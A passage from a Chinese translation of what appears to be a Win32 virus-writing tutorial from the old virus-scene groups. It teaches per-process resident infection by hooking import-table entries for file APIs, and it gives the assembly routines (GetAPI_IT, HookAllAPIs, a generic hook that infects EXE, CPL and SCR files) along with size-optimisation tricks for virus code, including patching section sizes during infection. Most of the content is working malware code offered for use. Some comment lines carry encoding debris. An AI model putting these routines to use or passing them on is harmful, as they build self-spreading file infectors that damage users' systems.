nIgr0(你们是好样的!)。好了，还有其它事情要说吗？呃...耶。Ring-0 是我们在 Win9X 下的美梦，是的。但是总是有限制。如果我们，毒客们，找到了一个在系统中如 NT 或者将来的 Win2000(NT5)下获取 Ring-0 特权的时候，就没关系了。Micro$oft 将会做一个补丁或者一个 Service Pack 来修复所有这些可能的 bug。无论如何，编写一个 Ring-0 病毒总是很有趣。对我来说经历确实有意思，并且帮助我知道了更多关于 Windows 内部结构的东西。系统几乎是胡乱的打开文件。只要看看其中的一个最多，最快的，传播最广的病毒是一个 Ring-0 病毒，CIH。

【每一线程驻留(Per-Process residency)】
~~~~~~

一个用来讨论的非常有意思的话题:Per-Process residency，对所有的 Win32 平台都适用的一种方法。我已经把这一章从 Ring-3 那一章分离开来是因为我想它是一中进化，对于初学 Ring-3 来说也是稍微复杂了些。

%介绍%
~~~~~~

per-process residence 首先由 29A 的 Jacky Qwerty 在 1997 年编写的。此外(对媒体来说，不是真正的-Win32.Jacky)它是第一个 Win32 病毒，它还是第一个 Win32 驻留病毒，使用从没见过的技术:per-process residence。那么你想知道"什么是 per-process residence 呢?"。我已经在 DDT#1 的一篇文章中解释了那个了，但是这里我将对这个方法作一个更深的分析。首先，你必须知道什么是 Win32，和它的 PE 可执行文件是怎么工作的。当你调用一个 API 的时候，你将要调用一个由系统在运行期把 Import Table(输入表)保存到内存的地址，这个输入表指向 API 在 DLL 中的入口点。为了作一个 per-process 驻留，你将要不得不对输入表做些手脚，并修改你想要钩住并指向你自己的代码的 API 地址值，这个代码能够处理指定的 API，也就是说由 API 来处理感染文件。我知道这有一点点杂乱，但是正如在病毒代码编写的每一件事情中，开始总是看起来很难的，但是后面就非常简单了:)

--[DDT#1.2_4]----------

恩，这个可能是我知道的编写 Win32 驻留病毒的唯一的已知途径。是的，你已经看到的是 Win32 而不是 Win9X。这是因为这个方法还能够运行在 WinNT 下面。首先，你必须知道什么是一个进程。这个东西更使我奇怪的是那些开始在 Windows 下编程的人知道这个方法之后，并知道这个是个什么样的方法，但是他们通常不知道这个名字。好了，当我们执行一个 Windows 应用程序的时候，那就是一个进程:)非常容易理解。而这个驻留方式做了什么呢?首先我们必须开辟一块内存，为了把病毒主体放在那里，但是这个内存是从我们正在执行的自己的进程开始的。所以，我们开辟一些系统给这个进程的内存。它将由使用 API 函数"VirtualAlloc"来完成。但是...怎样来钩住 API 呢？现在据我所知最常用的方法是改变 API 在输入表(import table)中的地址。这是我的观点，唯一可行的方法。因为输入表可以被写，这就更简单了，而且我们不需要任何 VxDCALL0 的函数的帮助...

但是，这种类型的驻留病毒的弱点也在这里了...正如我们在输入表里所看到的，感染率严重依赖于我们要感染的文件。例如，如果我们感染 WinNT 的 CMD.EXE，并且我有一个 FindFirstFile(A/W)和 FindNextFile(A/W)的感染例程，使用那些 API 的的所有文件都被感染。这就使得我们的病毒非常具有感染性，主要是因为当我们在 WinNT 下使用一个 DIR 命令的时候将会频繁使用。总之，如果我们不使用其它的方法来使它更具感染性的话，Per-Process 方法将是非常脆弱的，如在 Win32.Cabanas 中，一个运行部分中。我们使得运行期部分每次感染\WINDOWS 和\WINDOWS\SYSTEM 目录下的一些文件。另外一个好的选择是，正如我在用 CMD 为例的例子里所说的，直接碰那些在第一次感染一个系统里的非常特别的文件...

--[DDT#1.2_4]----------

我已经在 1998 年的 12 月份把它写出来了，虽然我发现它可以不通过开辟内存来实现，但是，我还是改了它使之更容易理解。

%输入表处理%
~~~~~~~~~~~~

下面使输入表的结构。

```
IMAGE_IMPORT_DESCRIPTOR
^^^^^^^^^^^^^^^^^^^^^^^
-----------------------------------<----+00000000h
|          Characteristics          |      Size : 1 DWORD
-----------------------------------<----+00000004h
|          Time Date Stamp          |      Size : 1 DWORD
-----------------------------------<----+00000008h
|          Forwarder Chain          |      Size : 1 DWORD
-----------------------------------<----+0000000Ch
|          Pointer to Name          |      Size : 1 DWORD
-----------------------------------<----+00000010h
|            First Thunk            |      Size : 1 DWORD
-----------------------------------
```

现在让我们看看 Matt Pietrek 是怎么描述它的。

DWORD Characteristics

曾经，这个被看成一些标志。然而，微软改变了它的意思并不厌其烦地更新 WINNT.H。这个域世界上是指向一个指针数组的偏移(一个 RVA)。这些指针每个都指向一个 IMAGE_IMPORT_BY_NAME 结构。

DWORD TimeDateStamp

time/date 标志表明文件是什么时候建立的。

DWORD ForwarderChain

这个域和向前调用有关。向前调用包括在一个 DLL 中把它的一个函数发送引用到另外一个 DLL。例如，在 Windows NT 中，NTDLL.DLL 看起来有一些函数向前调用 KERNEL32.DLL 中的一些函数。一个应用程序可能会认为它在调用 NTDLL.DLL 中的一个函数，但是世界上最终调用 KERNEL32.DLL 中的函数。这个域包含了一个对 FirstThunk 数组(即将要描述)的索引。这个由这个域索引的函数将要向前调用到另外一个 DLL 中。不幸的是，这种函数是怎么向前调用的格式没有文档资料，而且向前调用的函数的例子很难找。

DWORD Name

这是一个以 NULL 结尾的包含输入的 DLL 的名字 ASCII 字符串的 RVA。一般的例子是 "KERNEL32.DLL" 和 "USER32.DLL"。

PIMAGE_THUNK_DATA FirstThunk
~~~~~~~~~~~~

这个域是一个指向 IMAGE_THUNK_DATA 单元的偏移地址(一个 RVA)。在几乎每种情况下，这个单元被理解成一个 IMAGE_IMPORT_BY_NAME 结构的指针。如果这个域不是这些指针的其中一个，那么它可能被认为是被输入的 DLL 的序数。资料中关于你是否真的可以通过序数而不是通过名字来输入一个函数并不很确切。一个 IMAGE_IMPORT_DESCRIPTOR 的重要的部分是输入的 DLL 名字和两个 IMAGE_IMPORT_BY_NAME 数组。在 EXE 文件中，这两个数组(指向 Characteristics 和 FirstThunk 域)是平行的，而且在每个数组的结尾是空指针。两个数组里的指针都指向一个 IMAGE_IMPORT_BY_NAME 结构。

现在正如你所知道的 Matt Pietrek(G0D)的定义，我将在这里列出从输入表里获取 API 地址和到 API(我们将要改变的，后面关于这个更多)的偏移地址的代码。

```
;--------从这里开始剪切-----------------------------------------------------
;
; GetAPI_IT  函数
; ==============
;  下面的代码能够从输入表(Import Table)中获取一些信息
;
 GetAPI_IT          proc

  ;--------------------------------------------------------------------------
  ; Ok, 让我们摇摇头。这个函数需要的参数和返回如下:
  ;
  ;  输入 : EDI : 指向 API 名字的指针 (区分大小写)
  ;  输出 : EAX : API 地址
  ;              EBX : API 地址在输入表(import table)中地址
  ;--------------------------------------------------------------------------

            mov         dword ptr [ebp+TempGA_IT1],edi    ; Save ptr to name
            mov         ebx,edi
            xor         al,al                                    ; Search for "\0"
            scasb
            jnz         $-1
            sub         edi,ebx                                   ; Obtain size of name
            mov         dword ptr [ebp+TempGA_IT2],edi    ; Save size of name

  ;--------------------------------------------------------------------------
  ;我们首先保存指向 API 的指针到一个临时变量中，然后我们搜索那个字符串的结尾，由
  ;0 标记的，然后我们把 EDI 的新值(指向 0)它的旧值，这样就得到了 API 名字的大小。很
  ;迷人，不是吗?在这之后，我们把 API 名字的大小保存到另外一个临时变量中。
  ;--------------------------------------------------------------------------

            xor         eax,eax                                   ; Make zero EAX
            mov         esi,dword ptr [ebp+imagebase]     ; Load process imagebase
            add         esi,3Ch                                   ; Pointer to offset 3Ch
            lodsw                                                 ; Get process PE header
            add         eax,dword ptr [ebp+imagebase]     ; address (normalized!)
            xchg        esi,eax
            lodsd

            cmp         eax,"EP"                                  ; Is it really a PE?
```

```
        jnz     nopes                                   ; Shit!

        add     esi,7Ch
        lodsd                                           ; Get address
        push    eax
        lodsd                                           ; EAX = Size
        pop     esi
        add     esi,dword ptr [ebp+imagebase]

;------------------------------------------------------------------------------
;我们要做的第一件事是清空 EAX，因为我们不要它的 MSW。然后，我们要做的是在我们
;主体的头部检查 PE 签名。如果所有的事情都做好了，我们得到一个指向 Import Table
;section (.idata)的指针。
;------------------------------------------------------------------------------

SearchK32:
        push    esi
        mov     esi,[esi+0Ch]                   ; ESI = Pointer to name
        add     esi,dword ptr [ebp+imagebase]   ; Normalize
        lea     edi,[ebp+K32_DLL]               ; Ptr to "KERNEL32.dll",0
        mov     ecx,K32_Size                    ; ECX = Size of above string
        cld                                     ; Clear Direction Flag
        push    ecx                             ; Save size for later
        rep     cmpsb                           ; Compare bytes
        pop     ecx                             ; Restore size
        pop     esi                             ; Restore ptr to import
        jz      gotcha                          ; If matched, jump
        add     esi,14h                         ; Get another field
        jmp     SearchK32                       ; Loop again

;------------------------------------------------------------------------------
;首先我们再次把 ESI 压栈，我们将需要它被保存，因为正如你所知道的，它是.idata 节
;的开始。然后，我们在 ESI 中得到的是名字的 ASCII 字符串(指针)的 RVA，然后，我们把
;它用基址把那个值标准化，
;------------------------------------------------------------------------------

gotcha:
        cmp     byte ptr [esi],00h              ; Is OriginalFirstThunk 0?
        jz      nopes                           ; Fuck off if it is.
        mov     edx,[esi+10h]                   ; Get FirstThunk :)
        add     edx,dword ptr [ebp+imagebase]   ; Normalize!
        lodsd
        or      eax,eax                         ; Is it 0?
        jz      nopes                           ; Shit...

        xchg    edx,eax                         ; Get pointer to it!
        add     edx,[ebp+imagebase]
        xor     ebx,ebx

;------------------------------------------------------------------------------
; 首先，我们检查 OriginalFirstThunk 域是否为 NULL，如果它是，我们以一个错误退出。
; 然后，我们得到 FirstThunk 值，并通过加上基址(imagebase)来标准化它，并检查它
```

```
; 是否是 0(如果它是，我们就有一个问题了，因此我们退出)。之后，我们把那个地址
; (FirshtThunk)放到 EDX 中，并标准化，在 EAX 中我们保存的是指向 FirstThunk 域的
; 指针。
;---------------------------------------------------------------------------

loopy:
        cmp     dword ptr [edx],00h             ; Last RVA? Duh...
        jz      nopes
        cmp     byte ptr [edx+03h],80h          ; Ordinal? Duh...
        jz      reloop

        mov     edi,dword ptr [ebp+TempGA_IT1]  ; Get pointer to API name
        mov     ecx,dword ptr [ebp+TempGA_IT2]  ; Get API name size
        mov     esi,[edx]                       ; We retrieve the current
        add     esi,dword ptr [ebp+imagebase]   ; pointed imported api string
        inc     esi
        inc     esi
        push    ecx                             ; Save its size
        rep     cmpsb                           ; Compare both stringz
        pop     ecx                             ; Restore it
        jz      wegotit
reloop:
        inc     ebx                             ; Increase counter
        add     edx,4                           ; Get another ptr to another
        loop    loopy                           ; imported API and loop

;---------------------------------------------------------------------------
; 首先，我们检查是否在数组(以 null 字符标记)的最后，如果是，我们离开。然后，我们
; 检查它是是否是一个序数，如果是，我们得到另外一个。接下来是有趣的东东:我们把
; 我们以前保存的指向要搜索的 API 名字的指针保存到 EDI 中，在 ECX 中是那个字符串的长
; 度，并把指向输入表中的当前的 API 的指针保存到 ESI 中。我们对这两个字符串进行比较
; 如果它们不相等，我们重新得到另外一个，直到我们找到了它或者我们到达输入表的
; 最后一个 API。
;---------------------------------------------------------------------------

wegotit:
        shl     ebx,2                           ; Multiply per 4 (dword size)
        add     ebx,eax                         ; Add to FirstThunk value
        mov     eax,[ebx]                       ; EAX = API address ;)
        test    al,0                            ; This is for avoid a jump,
        org     $-1                             ; thus optimizing a little :)
nopes:
        stc                                     ; Error!
        ret

;---------------------------------------------------------------------------
; 非常简单：因为我们在 EBX 中的是计数，而且数组是一个 DWORD 数组，我们把它乘以 4
; (为了得到和标志 API 地址的 FirstThunk 相关的偏移)，然后我们在 EBX 中的是指向想要得到
; 的 API 在输入表中的地址的指针。非常完美:)
;---------------------------------------------------------------------------

GetAPI_IT       endp
```

;-------到这里为止剪切----------

OK，现在我们知道怎么样来玩输入表。但是我们需要更多的东西!

%运行期获取基址(imagebase)%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

一个最普遍的错误是认为 imagebase 总是一个常量，或者它将总是为 400000h。但是这和事实相去甚远。无论你在文件头里得到的是什么
imagebase，它可以被系统在运行期很容易地改变，所以我们将要访问一个不正确地地址，而且我们将会得到无法预料地回应。而获取它地方法是非常简单地。简单地使用通常的 delta-offset 例程。

```
virus_start:
        call    tier                            ; Push in ESP return address
tier:   pop     ebp                             ; Get that ret address
        sub     ebp,offset realcode             ; And sub initial offset
```

OK?举个例子，让我们想象一下执行从 401000h 开始(几乎所有的由 TLINK 链接的文件)。所以，当我们使用了 POP，我们将在 EBP 中得到诸如
00401005 的结果。所以把它减去 tier-virus_start，并减去当前的 EIP(也就是说在所有的 TLINK 连接的文件中为 1000h)？是的你得到了 imagebase!所以将会如下：

```
virus_start:
        call    tier                            ; Push in ESP return address
tier:   pop     ebp                             ; Get that ret address
        mov     eax,ebp
        sub     ebp,offset realcode             ; And sub initial offset
        sub     eax,00001000h                   ; Sub current EIP (should be
NewEIP  equ     $-4                             ; patched at infection time)
        sub     eax,(tier-virus_start)          ; Sub some shit :)
```

不要忘记在感染期修复 NewEIP 变量(如果你修改了 EIP)，所以它总是和 PE 文件头偏移 28h 处的值相等，也就是程序的 EIP 的 RVA:)

[我的 API 钩子]

下面是我的 GetAPI_IT 例程的普查。这个基于如下的一个结构:

```
        db      ASCIIz_API_Name
        dd      offset (API_Handler)
```

例如：

```
        db      "CreateFileA",0
        dd      offset HookCreateFileA
```

而 HookCreateFileA 是一个处理钩住了的函数的例程。我使用这个结构的代码如下：

;---------从这里开始剪切----------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
HookAllAPIs:
    lea     edi,[ebp+@@Hookz]                   ; Ptr to the first API
nxtapi:
        push    edi                                 ; Save the pointer
    call    GetAPI_IT                           ; Get it from Import Table
        pop     edi                                 ; Restore the pointer
    jc      Next_IT_Struc_                      ; Fail? Damn...
                                                    ; EAX = API Address
                                                    ; EBX = Pointer to API Address
                                                    ; in the import table

    xor     al,al                               ; Reach the end of API string
    scasb
    jnz     $-1

        mov     eax,[edi]                           ; Get handler offset
        add     eax,ebp                             ; Adjust with delta offset
        mov     [ebx],eax                           ; And put it in the import!
Next_IT_Struc:
        add     edi,4                               ; Get next structure item :)
    cmp     byte ptr [edi],"  "                 ; Reach the last api? Grrr...
        jz      AllHooked                           ; We hooked all, pal
        jmp     nxtapi                              ; Loop again
AllHooked:
    ret

Next_IT_Struc_:
        xor     al,al                               ; Get the end of string
    scasb
    jnz     $-1
        jmp     Next_IT_Struc                       ; And come back :)

@@Hookz label   byte
        db      "MoveFileA",0                       ; Some example hooks
        dd      (offset HookMoveFileA)

        db      "CopyFileA",0
        dd      (offset HookCopyFileA)

        db      "DeleteFileA",0
        dd      (offset HookDeleteFileA)

        db      "CreateFileA",0
        dd      (offset HookCreateFileA)

        db      "  "                                ; End of array :)
```

;---------到这里为止剪切----------

我希望它是高度清楚:)

%一般的钩子%

~~~~~~~~~~~~~
~~~~~~~~~~~~~

如果你发现了，有一些 API，它的参数中，最后压栈的参数是一个指向一个存档(可以为一个可执行文件)的指针，所以我们可以 hook 它们并应用一个普通的处理首先来检测它的的扩展名，所以如果它是一个可执行文件，我们可以没有问题地感染它了:)

;---------从这里开始剪切----------

```
; Some variated hooks :)

HookMoveFileA:
        call    DoHookStuff                     ; Handle this call
        jmp     [eax+_MoveFileA]                ; Pass control 2 original API

HookCopyFileA:
        call    DoHookStuff                     ; Handle this call
        jmp     [eax+_CopyFileA]                ; Pass control 2 original API

HookDeleteFileA:
        call    DoHookStuff                     ; Handle this call
        jmp     [eax+_DeleteFileA]              ; Pass control 2 original API

HookCreateFileA:
        call    DoHookStuff                     ; Handle this call
        jmp     [eax+_CreateFileA]              ; Pass control 2 original API

; The generic hooker!!

DoHookStuff:
        pushad                                  ; Push all registers
        pushfd                                  ; Push all flags
        call    GetDeltaOffset                  ; Get delta offset in EBP
    mov     edx,[esp+2Ch]                       ; Get filename to infect
        mov     esi,edx                         ; ESI = EDX = file to check
reach_dot:
        lodsb                                   ; Get character
    or      al,al                               ; Find NULL? Shit...
        jz      ErrorDoHookStuff                ; Go away then
    cmp     al,"."                              ; Dot found? Interesting...
        jnz     reach_dot                       ; If not, loop again
        dec     esi                             ; Fix it
    lodsd                                       ; Put extension in EAX
        or      eax,20202020h                   ; Make string lowercase
    cmp     eax,"exe."                          ; Is it an EXE? Infect!!!
        jz      InfectWithHookStuff
        cmp     eax,"lpc."                      ; Is it a CPL? Infect!!!
        jz      InfectWithHookStuff
        cmp     eax,"rcs."                      ; Is is a SCR? Infect!!!
        jnz     ErrorDoHookStuff
InfectWithHookStuff:
        xchg    edi,edx                         ; EDI = Filename to infect
        call    InfectEDI                       ; Infect file!! ;)
ErrorDoHookStuff:
    popfd                                       ; Preserve all as if nothing
```

```
        popad                                   ; happened :)
        push    ebp
        call    GetDeltaOffset                  ; Get delta offset
            xchg    eax,ebp                     ; Put delta offset in EAX
        pop     ebp
        ret

;---------到这里为止剪切----------------------------------------------------------------
```

一些可以用这个一般地例程来 hook 的 API 如下：
MoveFileA, CopyFileA, GetFullPathNameA, DeleteFileA, WinExec, CreateFileA
CreateProcessA, GetFileAttributesA, SetFileAttributesA, _lopen, MoveFileExA
CopyFileExA, OpenFile。

%最后的话%
~~~~~~~~~~

如果还有什么不清楚的地方，发 email 给我。我将尽可能地用一个简单的 per-process 驻留的病毒来阐述它，但是我编写的唯一一个 per-process 病毒太复杂了，而且比这有更多的特色，所以对你来说还是看不明白:)

【Win32 优化】
~~~~~~~~~~~~~~

Ehrm...Super 应该做这个而不是我，因为我是他的学生，我就在这里写一下我在 Win32 编程世界里所学到的东西。我将在这一章里讨论本地优化而不是结构优化，因为这个取决于于你和你的风格(例如，我个人非常热衷于堆栈和 delta offset 计算，正如你在我的代码里可以看到的，特别是在 Win95.Garaipena 里)。这篇文章充满了我自己的观点和在 Valencian(瓦伦西亚)会议上 Super 给我的建议。他可能在病毒编写领域里优化得最后得人了。我没有撒谎。这里我不讨论象他那样怎么进行最大优化了。我只是想要使你看到在编写 Win32 程序的时候一些最明显的优化 。我就不对非常明显的优化花招注释了，已经在我的《MS-DOS 病毒编写教程》里解释了。

%检测一个寄存器是否为 0%
~~~~~~~~~~~~~~~~~~~~~~~~

我很讨厌看到，特别在 Win32 程序员中，这些相同的方法，这个使得我非常慢而且非常痛苦。不，不，我得大脑不能吸收 CMP EAX,0 的主意，例如。OK，让我们看看为什么:

```
        cmp     eax,00000000h                   ; 5 bytes
        jz      bribriblibli                    ; 2 bytes (if jz is short)
```

嗨，我知道生活就是就是狗屎，而且你正在把许多代码浪费在一些狗屎比较上。OK，让我们看看怎么来解决这个问题，利用一个代码来做同样的事情，但是用更少的字节。

```
        or      eax,eax                         ; 2 bytes
        jz      bribriblibli                    ; 2 bytes (if jz is short)
```

或者等价的(但更安全!):

```
        test    eax,eax                         ; 2 bytes
        jz      bribriblibli                    ; 2 bytes (if jz is short)
```

而且还有一个甚至更优化的方法来做这个，如果对 EAX 的内容不是关心的话(在我打算放
~~~~~~~~~~~~~~~~~~~~~~~~

到这里之后，EAX 的内容将在 ECX 中完成)。下面你得到:

```
xchg      eax,ecx                          ; 1 byte
jecxz     bribriblibli                     ; 2 bytes (only if short)
```

你看到了吗？对"我不优化因为我失去了稳定性"没有托词，因为利用这个，你将不会失去除了代码的字节数的任何东西;)嗨，我使得一个 7 字节的例程减到了 3 字节...嗨?对此你还有什么好说的?哈哈哈。

%检查一个寄存器的值是否为-1%

因为许多 Ring-3 API 会返回你一个-1(0FFFFFFFFh)值，如果函数失败的话，而且当你比较它是否失败的时候，你必须对那个值进行比较。但是和以前一样有同样的问题，许多人通过使用 CMP EAX,0FFFFFFFFh 来做这个，而且它可以更优化...

```
cmp       eax,0FFFFFFFFh                   ; 5 bytes
jz        insumision                       ; 2 bytes (if short)
```

让我们这么做来使它更优化:

```
inc       eax                              ; 1 byte
jz        insumision                       ; 2 bytes
dec       eax                              ; 1 byte
```

嗨，可能它占了更多的行，但是占了更少的字节(4 比 7)。

%使得一个寄存器为-1%
~~~~~~~~~~~~~~~~~~~~

这是一个几乎所有的初学病毒编写者面对的问题:

```
mov       eax,-1                           ; 5 bytes
```

你难道没有意识到你的选择很糟糕?你只要一根神经吗？该死，用一个更优化的方法来把它置-1 非常简单：

```
xor       eax,eax                          ; 2 bytes
dec       eax                              ; 1 byte
```

你看到了吗?它不难!

%清除一个 32bit 寄存器并对它的 LSW 赋值%
~~~~~~

最明显的例子是所有的病毒在把 PE 文件的节的个数装载到 AX 中(因为这个值在 PE 头中占一个 word)。好了，让我们看看大多数病毒编写者所做的:

```
xor       eax,eax                          ; 2 bytes
mov       ax,word ptr [esi+6]              ; 4 bytes
```

或者这样:

```
mov         ax,word ptr [esi+6]                    ; 4 bytes
cwde                                               ; 1 byte
```

我还在想为什么所有的病毒编写者还用这个"老"公式呢，特别地是在你有一个 386+指令使得我们避免在把 word 放到 AX 中之前把寄存器清 0。这个指令是 MOVZX。

```
movzx       eax,word ptr [esi+6]                   ; 4 bytes
```

嗨，我们避免了一个 2 字节的指令。Cool,哈？

%调用一个存储在一个变量中的地址%
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

呵呵，这是一些病毒编写者所做的另外一件事，使我快疯了，放声大哭。让我提醒你记住:

```
mov         eax,dword ptr [ebp+ApiAddress]    ; 6 bytes
call        eax                                ; 2 bytes
```

我们可以直接调用一个地址...它节约了字节而且不用其它的任何可以用来做其它事情的寄存器。

```
call        dword ptr [ebp+ApiAddress]         ; 6 bytes
```

而且，我节约了一个没有用的，不需要的占了两个字节的指令，而且我们做的是完全一样的事情。

%关于 push 的趣事%
~~~~~~~~~~~~~~~~~

几乎和上面一样，但是是 push。让我们看看什么该做什么不该做：

```
mov         eax,dword ptr [ebp+variable]       ; 6 bytes
push        eax                                ; 1 byte
```

我们可以少用一个字节来做这个。看：

```
push        dword ptr [ebp+variable]           ; 6 bytes
```

Cool,哈？;)好了，如果我们需要 push 很多次(如果这个值很大，如果你把那个值 push 2+次就更优化，而如果这个值很小把那个值 push 3+次)同样的变量把它先放到一个寄存器中，然后 push 寄存器将更优化。例如，如果我们需要把 0 push 3 次，把一个寄存器和它本身 xor，然后 push 这个寄存器更优化。让我们看：

```
push        00000000h                          ; 2 bytes
push        00000000h                          ; 2 bytes
push        00000000h                          ; 2 bytes
```

让我们看看怎么来优化它:

```
xor         eax,eax                            ; 2 bytes
push        eax                                ; 1 byte
push        eax                                ; 1 byte
push        eax                                ; 1 byte
```

同样的在使用 SEH 的时候，当我们需要 push fs:[0]之类的时候。让我们看看怎样来优化:

```
push    dword ptr fs:[00000000h]        ; 6 bytes ; 666? Mwahahahaha!
mov      fs:[00000000h],esp               ; 6 bytes
[...]
pop     dword ptr fs:[00000000h]         ; 6 bytes
```

代之我们应该这么做：

```
xor     eax,eax                          ; 2 bytes
push    dword ptr fs:[eax]               ; 3 bytes
mov      fs:[eax],esp                    ; 3 bytes
[...]
pop     dword ptr fs:[eax]               ; 3 bytes
```

呵呵，看起来有点傻，但是我们少用了 7 个字节!哇!!!

%获取一个 ASCII 字符串的结尾%
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

这个非常有用，特别在我们的 API 搜索引擎中。而且毫无疑问，它应该在所有的病毒中比传统的方法更优化。让我们看看：

```
        lea     edi,[ebp+ASCIIz_variable]   ; 6 bytes
@@1:    cmp       byte ptr [edi],00h        ; 3 bytes
        inc     edi                         ; 1 byte
        jnz     @@1                         ; 2 bytes
        inc     edi                         ; 1 byte
```

这个相同的代码可以非常简化，如果你用这个方法来编写它:

```
        lea     edi,[ebp+ASCIIz_variable]   ; 6 bytes
        xor     al,al                       ; 2 bytes
@@1:    scasb                               ; 1 byte
        jnz     @@1                         ; 2 bytes
```

呵呵呵。有用，简单，好看。你还需要什么呢？;)

%关于乘法%
~~~~~~~~~~

例如，当要从代码中得到最后一节的时候，这个代码大多数是这么用的(我们在 EAX 中是节数-1):

```
mov     ecx,28h                         ; 5 bytes
mul     ecx                             ; 2 bytes
```

它把结果保存在 EAX 中，对吗?好了，我们有一个好得多的方法来做这个，仅仅用一个指令:

```
imul    eax,eax,28h                     ; 3 bytes
```

IMUL 指令把结果保存在第一个寄存器中，这个结果是把第二个寄存器和第三个操作数相乘得到的在这里，它是一个立即数。呵呵，我们减少了 2 个指令还节约了 4 个字节!

%UNICODE 转成 ASCII%

~~~~~~~~~~~~~~~~~~~~

这里有许多事情要做。对于 Ring-0 病毒特别的是，有一个 VxD 服务来做那个，首先我要解释基于这个服务怎么来做优化，最终我将给出 Super 的方法，那个方法节约了大量的字节。让我们看看经典的代码(假设 EBP 是一个指向 ioreq 结构的指针，而 EDI 指向文件名):

```
        xor     eax,eax                         ; 2 bytes
        push    eax                              ; 1 byte
        mov      eax,100h                        ; 5 bytes
        push    eax                              ; 1 byte
        mov      eax,[ebp+1Ch]                   ; 3 bytes
        mov      eax,[eax+0Ch]                   ; 3 bytes
        add     eax,4                           ; 3 bytes
        push    eax                              ; 1 byte
        push    edi                             ; 1 byte
@@3:     int     20h                             ; 2 bytes
        dd      00400041h                        ; 4 bytes
```

特别指出的是对那个代码只有 1 个改进，把第 3 行替代成这样:

```
        mov      ah,1                            ; 2 bytes
```

或者这样 ;)

```
        inc     ah                              ; 2 bytes
```

呵呵，但是我要说的是 Super 把这个进行了最大的优化。我没有复制他的获取指向文件名 unicode 的指针的代码，因为，几乎无法看懂，但是我理解了他的理念。假设 EBP 是指向一个 ioreq 结构的指针，buffer 是一个 100h 字节的缓冲区。下面是一些代码:

```
        mov      esi,[ebp+1Ch]                   ; 3 bytes
        mov      esi,[esi+0Ch]                   ; 3 bytes
        lea     edi,[ebp+buffer]                ; 6 bytes
@@l:    movsb                                    ; 1 byte    目
        dec     edi                             ; 1 byte     ?This loop was
        cmpsb                                    ; 1 byte     ?made by Super ;)
        jnz     @@l                              ; 2 bytes  馁
```

呵呵，最主要的是所有例程(没有本地优化)是 26 个字节，用同样的方法进行本地优化后是 23 字节，而最后的例程，结构优化后是 17 个字节。哇哈哈哈!!!

%虚拟大小(VirtualSize)计算%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~

这个标题是一个给你显示另外一个奇怪的代码的理由，对于 VirtualSize 计算非常有用，因为我们不得不把它加上一个值，在我们加之前是获得这个值。当然了，我将要讨论的操作符是 XADD。Ok,ok,让我们看看没有优化的 VirtualSize 计算(我假设 ESI 是一个指向最后一节的头部的指针):

```
        mov         eax,[esi+8]                         ; 3 bytes
        push        eax                                 ; 1 byte
        add         dword ptr [esi+8],virus_size        ; 7 bytes
        pop         eax                                 ; 1 byte
```

让我们看看用 XADD 该是什么样:

```
        mov         eax,virus_size                      ; 5 bytes
        xadd        dword ptr [esi+8],eax               ; 4 bytes
```

用 XADD 我们节约了 3 个字节;)Btw,XADD 是一个 486+指令。

%设置堆栈结构%
~~~~~~~~~~~~~~~

让我们看看没有优化的:

```
        push        ebp                                 ; 1 byte
        mov         ebp,esp                             ; 2 bytes
        sub         esp,20h                             ; 3 bytes
```

而如果我们优化了...

```
        enter       20h,00h                             ; 4 bytes
```

很迷人，不是吗？;)

%重叠%
~~~~~~

这个简单的东西最初是由 Demogorgon/PS 为了隐藏代码而使用的。但是正如我要显示给你看的，它可以节约一些字节。例如，让我们想象一个如果有一个错误就会设置进位标志(carry flag)而如果没有错误就清除的例程。

```
noerr: clc                                              ; 1 byte
       jmp          exit                                ; 2 bytes
error: stc                                              ; 1 byte
exit:  ret                                              ; 1 byte
```

但是如果任何 8 比特寄存器不重要的话(例如，让我们假设 ECX 寄存器的内容不重要)，我们可以减少一个字节:

```
noerr: clc                                              ; 1 byte
       mov          cl,00h                              ; 1 byte \
       org          $-1                                 ;        > MOV CL,0F9H
error: stc                                              ; 1 byte /
       ret                                              ; 1 byte
```

我们可以用一个小小的改变来避免 CLC:使用 TEST(用 AL 的话，它会更加优化)来清除进位标志，而且 AL 不会改变:)

```
noerr: test     al,00h                          ; 1 byte \
       org      $-1                               ;        > TEST AL,0AAH
error: stc                                       ; 1 byte /
       ret                                       ; 1 byte
```

很美妙，哈?

%把一个 8 比特立即数赋给一个 32 比特寄存器%
~~~~~~

几乎所有人都是这么做的:

```
       mov      ecx,69h                         ; 5 bytes
```

这是一个真正没优化的东西...试试这个:

```
       xor      ecx,ecx                         ; 2 bytes
       mov      cl,69h                          ; 2 bytes
```

试试这个甚至更好:

```
       push     69h                             ; 2 bytes
       pop      ecx                             ; 1 byte
```

所有人都还好吗? :)

%清除内存中的变量%
~~~~~~~~~~~~~~~~~~

OK，这个总是很有用的。通常人们这么做:

```
       mov      dword ptr [ebp+variable],00000000h ; 10 bytes (!)
```

OK，我知道这是一件很原始的事情:)OK，用这个你将赢得 3 个字节:

```
       and      dword ptr [ebp+variable],00000000h ; 7 bytes
```

呵呵呵呵 :)

%花招和诀窍%
~~~~~~~~~~~~

这里我将给出一些不经典的优化诀窍，我假设你读过这篇文章之后你就知道了这个 ;)

-不要在你的代码中直接使用 JUMP。
-使用字符串操作(MOVS, SCAS, CMPS, STOS, LODS)。
-使用 LEA reg，[ebp+imm32]而不是使用 MOV reg,offset imm32 / add reg,ebp。
-使你的汇编编译器对代码多扫描几遍(在 TASM 中，/5 就很好了)。
-使用堆栈，尽量避免使用变量。
-试图避免使用 AX,BX,CX,DX,SP,SI,DI 和 BP，因为他们多占一个字节。
-许多操作(特别使逻辑操作)是为 EAX/AL 寄存器优化的。
-如果 EDX 比 80000000h 小(也就是说没有符号)，使用 CDQ 来清除 EDX
-使用 XOR reg,reg 或者 SUB reg,reg 来使得寄存器为 0。
~~~~~~~~~~~~

-使用 EBP 和 ESP 作为索引将比 EDI,ESI 等等多浪费 1 个字节。
-对于位操作使用 BT 家族的指令(BT,BSR,BSF,BTR,BTF,BTS)。
-如果寄存器的顺序不重要的话使用 XCHG 代替 MOV。
-在 push 一个 IOREQ 结构的所有的值的时候，使用一个循环。
-尽可能地使用堆(API 地址，临时感染变量，等等)
-如果你愿意，使用条件 MOV(CMOVS)，但是它们是 586+才能用的。
-如果你知道怎么用，使用协处理器(例如它的堆栈)。
-使用 SET 族的操作符。
